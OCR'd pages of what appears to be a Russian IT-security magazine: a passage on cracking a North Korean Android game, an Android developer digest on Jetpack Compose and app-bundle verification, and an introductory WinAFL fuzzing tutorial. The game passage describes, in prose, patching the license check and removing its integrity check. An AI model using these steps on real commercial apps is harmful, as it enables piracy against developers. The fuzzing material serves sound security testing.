- Обойти защиту очень просто: достаточно модифицировать функцию проверки лицензии так, чтобы она всегда возвращала положительный результат, и перепаковать приложение. Однако в этом случае игра завершится с ошибкой, потому что в коде есть проверка на целостность библиотек, используемых для проверки лицензии. К счастью, обращение к этой функции можно просто удалить из кода.
- Код проверки лицензии и целостности файлов располагается внутри «безобидных» функций, внутри самого движка игры, поэтому найти их, используя статистический анализ, практически невозможно.
- Модифицированная версия игры не запустится на устройстве, предназначенном для внутреннего рынка Северной Кореи. Такие смартфоны и планшеты представляют собой ребрендированный дешевый китайский ноунейм с установленной специальной версией Android, которая сверяет цифровые подписи почти всех типов файлов (документов, изображений, фильмов, приложений) и либо не позволяет их открыть, либо удаляет.
- При нажатии на кнопку приобретения внутриигровой валюты появляется сообщение с номером заявки и предложение ввести другой номер. Его можно получить все в том же офлайновом магазине приложений.

정보기술교류실
전자제품판매
정보기술봉사
대형인쇄
각종 사진봉사 려권사진
대동강정보기술교류사
전자제품
체계설치 및 프로그람봉사
장치수리
문서인쇄
체계설치
화상자료인쇄
콤퓨터수리
문서인쇄
대형인쇄
수자식조각
정보기술봉사
쏘프트웨어설치, 콤퓨터인쇄, 전자자료화일복사
정보설비수리, 자료가공, 쏘프트웨어제품판매
정보기술교류실
정보기술교류실

Вывески офлайновых магазинов приложений в Северной Корее

РАЗРАБОТЧИКУ

Погружение в Jetpack Compose

Diving into Jetpack Compose — статья о новой библиотеке Jetpack Compose, представленной на Google I/O 2019. Compose позволяет описывать UI прямо в коде в декларативном стиле без необходимости править XML.

Пример приложения, написанного с использованием Compose:

```
class ComposeActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContent { CraneWrapper { MyApp() } }
    }

    @Composable
    fun MyApp() {
        MaterialTheme {
            Text(text = "Hello world!", style = +themeTextStyle { h3
})
        }
    }
}
```

Этот код создает активность в стиле Material Design с текстом «Hello World!». Функция `CraneWrapper` необходима для настройки провайдеров Context, FocusManager и TextInputService. Функция `MaterialTheme` настраивает цвета, стили и шрифты в соответствии с правилами Material Design.

Compose — это реактивный UI-фреймворк, существенно упрощающий работу с состояниями виджетов:

```
@Composable
fun MyApp() {
    MaterialTheme { Counter() }
}

@Composable
fun Counter() {
    val amount = +state { 0 }

    Column {
        Text(text = "Counter demo")
        Button(text = "Add", onClick = { amount.value++ })
        Button(text = "Subtract", onClick = { amount.value-- })
        Text(text = "Clicks: ${amount.value}")
    }
}
```

Данный код создает экран с кнопками Add и Substract и текстом `Text: <число>`. Нажатие любой из кнопок не только увеличивает внутреннее значение числа `amount.value`, но и приводит к немедленному обновлению текстового виджета.

В качестве значения в коде `+state { }` можно использовать не только числа и другие простые типы данных, можно создать и собственную модель данных:

```
@Model
class CounterModel {
    var counter: Int = 0
    var header = "Counter demo"
    fun add() { counter++ }
    fun subtract() { counter-- }
}
```

Но самая интересная особенность Compose в том, что внутри он не использует стандартные виджеты и компоненты Android (View, Fragment и прочие). Вместо этого он рисует все виджеты самостоятельно, так же как это делает Flutter. Такая архитектура позволяет полностью абстрагироваться от версии Android и изменений в интерфейсе, внесенных производителями смартфонов, и получить полностью идентичный UI на любом устройстве (библиотеки поддержки Android это тоже могут, но ценой жутких костылей и необходимости допиливать вручную).

Отказ от использования стандартных виджетов Android также позволил Google создать более гибкий и современный фреймворк, многие из идей которого позаимствованы опять же из Flutter. Например, одна из ключевых идей Compose — «все есть виджет». Даже отступы для других виджетов реализуются с помощью виджета:

```
Padding(padding = 16.dp) {
    Button(text = "Say hello", onClick = { ... })
}
```

Это гораздо более интуитивный и понятный способ описания интерфейса.

Также одно из важных следствий описания интерфейса прямо в коде — возможность использовать любые языковые конструкции Kotlin:

```
Column {
    listOf("John", "Julia", "Alice", "Mark").forEach {
        Text(text = it)
    }
}
```

Верифицируем целостность приложения

Verify non-Google Play app installs — статья из официальной документации Google, посвященная решению проблемы, с которой столкнулись многие разработчики приложений после перехода на формат пакетов App Bundle.

Напомним, что App Bundle — это специальный формат пакета для приложений, который позволяет упаковать в один файл все возможные ресурсы и библиотеки приложения. При публикации релиза разработчик заливает App Bundle в Google Play, а тот, в свою очередь, «разрезает» бандл на множество независимых файлов APK, содержащих ресурсы и библиотеки для разных устройств. Например, файлы перевода попадают в собственные независимые пакеты, и эти пакеты устанавливаются отдельно от основного пакета приложения в зависимости от того, какой язык выбран в качестве дефолтового на устройстве пользователя.

App Bundle позволяет сократить размер приложения, не жертвуя функциональностью и не обременяя разработчика, которому иначе пришлось бы самостоятельно создавать и заливать в Google Play множество разных APK для разных платформ и устройств. Но есть одна проблема: если пользователь скачает приложение не напрямую из Google Play (например, используя специальные даунлоадеры, альтернативные маркеты, или просто достанет приложение из другого телефона), приложение может начать сбоить из-за недостающих конкретно для этого устройства файлов APK.

К счастью, у Google есть инструмент, который позволяет проверить, все ли необходимые компоненты приложения установлены на устройство. Чтобы им воспользоваться, достаточно выполнить три простых шага:

1. Добавить следующую строку в основной `build.gradle` приложения:

```
buildscript {
    dependencies {
        ...
        classpath 'com.android.tools.build:bundletool:0.9.0'
    }
}
```

2. Добавить в зависимости библиотеку Play Core:

```
dependencies {
    ...
    implementation 'com.google.android.play:core:1.6.0'
}
```


3.1. Изменить манифест приложения:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.myapplication" >
    <application
        ...
        android:name="com.google.android.play.core.missingsplits.
MissingSplitsDetectingApplication" >
    </application>
    ...
</manifest>
```

3.2. Либо, если приложение использует кастомный класс `Application`, сделать так:

```
public class MyCustomApplication extends Application {
    @Override
    public void onCreate() {

        if (MissingSplitsManagerFactory.create(this).disableAppIfMis
singRequiredSplits()) {
            // Skip app initialization
            return;
        }

        super.onCreate();
        ...
    }
}
```

Теперь пользователи, скачавшие приложение в обход Play Store, увидят такое сообщение:



Installation failed

The app My Amazing App is missing required components and must be reinstalled from the Google Play Store.

Стоит ли обертывать сторонние библиотеки враппером?

Bohemian Wrapsody — статья о достаточно банальном в своей эффективности подходе к разработке, которым пренебрегают многие разработчики. Речь о достоинствах обертывания сторонних библиотек в кастомный API. С одной стороны, кажется, что это принесет только излишний бойлерплейт, но на самом деле, создавая врапперы, можно существенно упростить свою жизнь в будущем:

- Многие библиотеки при обновлении ломают API, из-за чего приходится делать рефакторинг всех компонентов, использующих библиотеку. Если сделать обертку для библиотеки на ранних этапах разработки, менять придется только ее.
- Технологии развиваются, вместе с ними меняются инструменты. Вполне возможно, в будущем придется отказаться от использования текущих библиотек и мигрировать на другие. Если есть враппер — менять придется только его.
- В обертку можно вынести все дополнительные настройки, свойственные для проекта в целом, чтобы не повторять их при каждом вызове функций библиотеки.
- Обертку можно использовать для расширения функциональности библиотеки.
- Не все библиотеки спроектированы с учетом возможностей для тестирования. Обертка решит эту проблему.
- Одну и ту же обертку можно использовать в нескольких проектах одновременно. Внося изменения в один проект, мы почти автоматически получаем их в другом.

ИНСТРУМЕНТЫ И БИБЛИОТЕКИ

- dexcalibur — основанный на Frida инструмент анализа и перехвата функций приложений;
- Holdy — контейнер для работы с множеством фрагментов;
- jpegkit-android — обертка для высокоэффективной библиотеки libjpeg-turbo;
- AsynKio — простая в использовании библиотека для выполнения сетевых запросов;
- ColorPickerView — библиотека для выбора цвета на изображении с помощью цветового круга;
- retroauth — обертка вокруг Retrofit для выполнения аутентификационных реквестов;
- injectvm-binderjack — пример инъекции кода Java/Kotlin в любой JVM-процесс Android, включая system_server;
- InlineActivityResult — библиотека, позволяющая запустить startActivityForResult и получить результат в колбэке вместо ожидания интента;
- fuzzywuzzy-koltin — Kotlin-форк библиотеки FuzzyWuzzy для сравнения строк с помощью алгоритма Левенштейна;
- bento — библиотека для создания модульного UI;
- kyrie — аналог VectorDrawable и AnimatedVectorDrawable с возможностью паузы, создания на лету и другими полезными функциями;
- Stepper — библиотека для создания пошаговых визардов первого запуска;
- AndroidMalware_2019 — сборник семплов найденной в 2019 году малвари.

LUKE, I AM YOUR FUZZER

АВТОМАТИЗИРУЕМ ПОИСК УЯЗВИМОСТЕЙ В ПРОГРАММАХ

Nik Zerof
xtahi0nix@gmail.com

Фаззинг все чаще применяют и программисты — для проверки своих приложений на прочность, и исследователи безопасности, и хакеры. Но пользоваться фаззерами не выйдет, если не понимаешь, что именно они делают. Зато, узнав это, ты освоишь современную технику, с помощью которой сейчас находят все новые и новые уязвимости в самых разных приложениях. В этой статье я расскажу, как работают разные виды фаззинга, и на примере WinAFL покажу, как пользоваться этим инструментом.

В общих чертах смысл фаззинга заключается в передаче в программу (я имею в виду любой исполняемый код, динамическую библиотеку или драйвер) любого нестандартного потока данных, чтобы попытаться вызвать проблемы в ходе исполнения.

Так что же мы ищем при помощи фаззинга? Это достаточно широкий спектр ошибок программного обеспечения, который включает в себя такие вещи, как переполнение буферов, некорректная обработка пользовательских данных, разнообразные утечки ресурсов (в том числе при работе с памятью), различные ошибки синхронизации, приводящие к состоянию гонки, и прочее. Каждое такое событие фиксируется фаззером и более подробно исследуется в дальнейшем.

ТЕХНИКИ

Существуют две основные техники фаззинга — это мутационное и порождающее тестирования. При мутационном тестировании генерация последовательностей происходит на основе заранее определенных данных и шаблонов. Именно они составляют стартовый корпус фаззера. Изменяя байт за байтом значения на входе и проверяя работу программы, фаззер может делать выводы об успешности тех или иных «мутаций», чтобы в следующем раунде сгенерировать более эффективные последовательности.

Как видишь, сама концепция достаточно простая. Но за счет того, что количество итераций достигает сотен и тысяч миллионов (время тестирования при этом составляет несколько суток даже на мощных машинах), фаззеры находят в программах самые нетривиальные ошибки.

В свою очередь, порождающее тестирование — это более продвинутая техника фаззинга, которая предполагает построение грамматик входных данных, основанное на спецификациях. Это могут быть как файлы различных форматов, так и сетевые пакеты в протоколах обмена. В этом случае наши результаты должны соответствовать заранее определенным правилам. Порождающее тестирование сложнее мутационного в реализации, но и вероятность успеха тут выше.

Конечно, существуют и более продвинутые техники. Например, фаззинг с использованием трассировки и построением уравнений для SMT-решателей. В теории это помогает покрывать даже труднодоступные ветки кода. При этом включается трасса внутри ядра ОС, с одновременным исключением известных участков (нет никакого смысла фаззить внутренности функций WinAPI и прочего). Однако заставить все правильно работать непросто, и сегодня это скорее «черная магия», чем распространенная практика.

Вместе с тем есть и совсем простое тестирование с отправкой на вход абсолютно случайных значений, но я не рассматриваю его из-за очень низкой эффективности. По своему подходу оно больше похоже на перебор «грубой силой», так как история и успешность предыдущих попыток тут никак не учитываются.

INFO

Одним из первых прототипов фаззеров считается программа The Monkey, созданная в далеком 1983 году. В названии очевидна отсылка к теореме о бесконечных обезьянах, которые пытаются напечатать «Войну и мир». Несмотря на свою практическую бесполезность, теорема популярна в массовой культуре (например, упоминается в романе «Автостопом по галактике» и сериале «Симпсоны») и даже получила собственный RFC 2795.

ТИПЫ ФАЗЗЕРОВ

С техниками фаззинга более-менее разобрались, теперь перейдем к типам фаззеров.

Форматы файлов

Будем считать входными данными пользователя любой файл любого формата, который наше тестируемое приложение возьмется обработать. Это значит, что мы можем подсунуть файл «неправильного» формата и посмотреть, как справится с ним подопытная программа. Первое, что приходит в голову, — антивирус. Антивирусный сканер должен определять формат файла, как-то с ним взаимодействовать: пытаться распаковать, включить эвристический анализ и так далее.

Чем обернется простая проверка, если антивирусный сканер решит, что перед ним файл PE, упакованный UPX, а при распаковке выяснится, что это вовсе не UPX, а что-то, что лишь притворяется им? Естественно, алгоритм распаковки будет другой, но поведение сканера при этом предугадать сложно. Может быть, он обрушится. Может быть, просто повесит на файл флаг «поврежден» и пропустит. И это далеко не полный перечень возможных исходов. Фаззеры форматов файлов помогут протестировать подобные вещи.

Аргументы командной строки и переменные окружения

Зачастую утилитам требуются параметры командной строки: это может быть путь файла, аргумент выполнения, да много чего еще. Но что, если передать на вход нечто, чего программа совсем не ждет? Как самое простое, если программа просит указать какой-то путь, то вряд ли она всерьез рассчитывает, что путь будет состоять из тысячи символов. Вполне возможно, что передача такого аргумента «неподготовленному» приложению переполнит стек и вызовет обрушение.

Сказанное выше в равной степени относится и к переменным окружения. По сути, это почти то же самое, что и фаззеры командной строки, только на вход берутся параметры не из аргументов, а из одной или нескольких переменных среды окружения. А дальше сценарий приблизительно такой же, как и в случае переполнения большим аргументом командной строки.

Запросы IOCTL

Достаточно полезная штука, когда нужно посмотреть, как реагируют на запросы IOCTL различные драйверы режима ядра. Помимо устройств и периферии, драйверами зачастую пользуются некоторые программы для взаимодействия с системой. Конечно, структура IRP-запроса почти всегда неизвестна, но перехваченные пакеты можно использовать в качестве основы для корпуса.

Сетевые протоколы

Такие фаззеры бывают заточены под известные протоколы, но есть и всеядные экземпляры. Например, фаззер OWASP JBroFuzz тестирует реализации известных протоколов на предмет наличия таких уязвимостей, как межсайтовый скриптинг, переполнение буферов, SQL-инъекции и многое другое. С другой стороны, есть утилита SPIKE, которая может протестировать незнакомые протоколы на многие уязвимости.

Браузерные движки

Да, даже для поиска дыр в браузерах есть специальные фаззеры. На сегодняшний день современные браузеры очень сложны и содержат множество движков: они обрабатывают различные версии документов, протоколов, CSS, COM, DOM и многое другое. Так что участники различных bug bounty ищут дыры не только голыми руками. :)

Оперативная память

В эту категорию входят достаточно узкоспециализированные фаззеры, используемые для модификации данных программ в оперативной памяти. Бывают полезными при тестировании каких-либо динамических антидампов и утилит со встроенной защитой.

ПРОБЛЕМА ПОКРЫТИЯ

Разумеется, и у фаззеров существуют проблемы: дело в том, что из-за сложности некоторых программ фаззерам бывает трудно «дотянуться» до определенных частей кода. Это связано с глубиной вложения или какими-либо другими специфичными условиями исполнения. Разработчики фаззеров пытаются бороться с недостаточным покрытием кода различными путями.

Тут на помощь приходит обратная связь, когда фаззер получает информацию о поведении программы благодаря сигнализирующим инструкциям в исполняемом файле. Это называется инструментацией и позволяет фаззеру корректировать вход на следующем раунде, чтобы попытаться улучшить покрытие.


Но и здесь нас подстерегают различные проблемы: например, когда софт доступен только в скомпилированном виде и нет исходных текстов, либо из-за динамической инструментации тестируемого приложения сильно проседает производительность, либо обработка трассы занимает достаточно много процессорного времени.

Кроме всего этого, существует простая проблема совместимости с различными версиями операционных систем, как Windows, так и *nix. Чем сложнее фаззер и чем пристальней он смотрит на поток выполнения приложения, тем крепче он привязывается к особенностям ОС.

Как видишь, фаззеров очень много, и под каждую задачу можно найти специально разработанный инструмент поиска уязвимостей. Многие фаззеры написаны под *nix-подобные ОС, но есть и такие, которые работают с Windows. Давай поближе рассмотрим парочку разнотипных фаззеров: WinAFL и MiniFuzz.

WINAFL

WinAFL — это форк популярного фаззера AFL (American fuzzy lop), портированный под Windows корпорацией Google. Он использует инструментацию тестовых файлов, как статическую, когда есть исходные коды приложения, так и динамическую, когда инструментирование происходит «на лету». В этом помогает библиотека для анализа бинарников DynamoRIO.



```
C:\1\bin32>afl-fuzz.exe
WinAFL 1.16b by <ifratric@google.com>
Based on AFL 2.43b by <lcamtuf@google.com>

afl-fuzz.exe [ afl options ] -- [instrumentation options] -- \path\to\fuzzed_app [ ... ]

Required parameters:

  -i dir        - input directory with test cases
  -o dir        - output directory for fuzzer findings
  -t msec       - timeout for each run

Instrumentation type:

  -D dir        - directory with DynamoRIO binaries (drrun, drconfig)
  -Y            - enable the static instrumentation mode

Execution control settings:

  -f file       - location read by the fuzzed program (stdin)

Fuzzing behavior settings:

  -d            - quick & dirty mode (skips deterministic steps)
  -x dir        - optional fuzzer dictionary (see README)

Other stuff:

  -I msec       - timeout for process initialization and first run
  -T text       - text banner to show on the screen
  -M \ -S id    - distributed mode (see parallel_fuzzing.txt)
  -l path       - a path to user-defined DLL for custom test cases processing

For additional tips, please consult docs\README.
```

Фаззер WinAFL

Как только что-то пошло не так в исследуемом приложении (например, оно обрушилось), данные, которые к этому привели, копируются в отдельную папку для дальнейшего исследования. У фаззера есть множество опций запуска, давай рассмотрим самые важные.

